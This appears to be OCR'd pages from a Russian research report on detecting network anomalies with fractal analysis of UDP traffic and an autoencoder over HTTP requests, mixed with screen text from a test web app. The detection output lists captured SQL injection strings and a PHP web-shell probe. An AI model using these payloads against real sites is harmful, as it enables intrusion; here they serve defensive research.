


Рисунок 26 — Вычисление H методом фрактального анализа легитимного UDP трафика. Разбиение 10000 точек на 20 групп.




Рисунок 27 — Вычисление H методом фрактального анализа аномального UDP трафика. Разбиение 10000 точек на 20 групп.




Рисунок 28 — Вычисление H методом фрактального анализа аномального UDP трафика. Разбиение 10000 точек на 30 групп.

Рисунок 29 — Вычисление H методом фрактального анализа аномального UDP трафика. Разбиение 10000 точек на 40 групп.

195.133.10.197

Сбор HTTP Request пользователей

IP Address : 109.252.105.208

Device: PC

Browser: Firefox 86.0

OS: Ubuntu

City: Moscow

Country: Russia

dui hac interdum arcu sit vestibulum quis, leo, quis, et sed in eget sed habitasse vestibulum justo sit dapibu

Pulvinar luctus et libero, vitae non venenatis tortor, sit accumsan adipiscing malesuada et mattis consectetur sit accumsan hac luctus nec vel molestie sed sit malesuada augue imperdiet hac ornare eleifend venenatis dictum. Eget non ornare venenatis ex. Molestie odio. Velit nulla sed mattis risus ut. Urna ex. Urna in mauris luctus quis, lorem orci, accumsan dui hac interdum arcu sit vestibulum qui

Читать больше

21 марта 2021 г. 12:22

Lorem ipsum dolor sit amet, consectetur adipiscing elit

Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident, sunt in culpa qui

Читать больше

21 марта 2021 г. 12:21

Ваш шедевр готов!

Идейные соображения высшего порядка, а также рамки и место обучения кадров обеспечивает широкому кругу (специалистов) участие в формировании модели развития. Разнообразный и богатый опыт консультация с широким активом требуют от нас анализа систем массового участия. Повседневная практика показывает, что дальнейшее развитие различных форм деятельности способствует подготовки и реализации существенн

Читать больше

21 марта 2021 г. 12:19

Заголовок

Особая разновидность архитектуры рекуррентных нейронных сетей.

Написать пост




Рисунок 30 — Распознанные аномалии и пороговое значения на последовательностях < 1000 символов

```
error_df['anomaly'] = 0
error_df.loc[error_df['reconstruction_error'] > threshold, 'anomaly'] = 1
print(f"Количество аномалий:{error_df['anomaly'].sum()} из {len(X_test[X_test['anomaly']==1
```

```
Количество аномалий:247 из 250 точноть 98.8 %
```

```
error_df['data'][error_df['anomaly']!=0].to_list()[:8]
```

```
["POSThttp://195.133.10.197/p34ky1337.phpb'ajax=true&a=Php&p1=die(@md5(S3pt3mb3r));'",
 "GEThttp://195.133.10.197/admin/app/post/b'29 %')",
 "POSThttp://195.133.10.197/post/new/b'title=%D0%B2%D0%BA%D0%BB%D0%B0%D0%B4%D1%8B%D0%B2%D
0%B0%D0%B5%D1%82+%D1%87%D1%82%D0%BE-%D1%82%D0%BE+%D1%81%D0%B2%D0%BE%D1%91.&text=%D0%BE%D0%
BD+%D0%BF%D1%80%D0%BE%D1%81%D1%82%D0%BE+%D0%B5%D1%89%D0%B5+%D0%BD%D0%B5+%D0%BF%D0%BE%D0%B
D%D1%8F%D0%BB%2C+%D1%87%D1%82%D0%BE+%D1%82%D0%B0%D0%BA%D0%BE%D0%B5+%D1%85%D0%BE%D1%80%D0%B
E%D1%88%D0%B8%D0%B9+%D0%BA%D0%BE%D0%BD%D1%8C%D1%8F%D0%BA%E2%80%A6'",
 "GEThttp://195.133.10.197/b'||UTL_HTTP.REQUEST')",
 "GEThttp://195.133.10.197/b'(select top 1')",
 "GEThttp://195.133.10.197/b'; or '1'='1'')",
 "GEThttp://195.133.10.197/post/new/b'# from wapiti')",
 "GEThttp://195.133.10.197/b'â or 3=3 --')"]
```

Рисунок 31 — Распознанные аномалии




Рисунок 32 — Выбор порогового значения



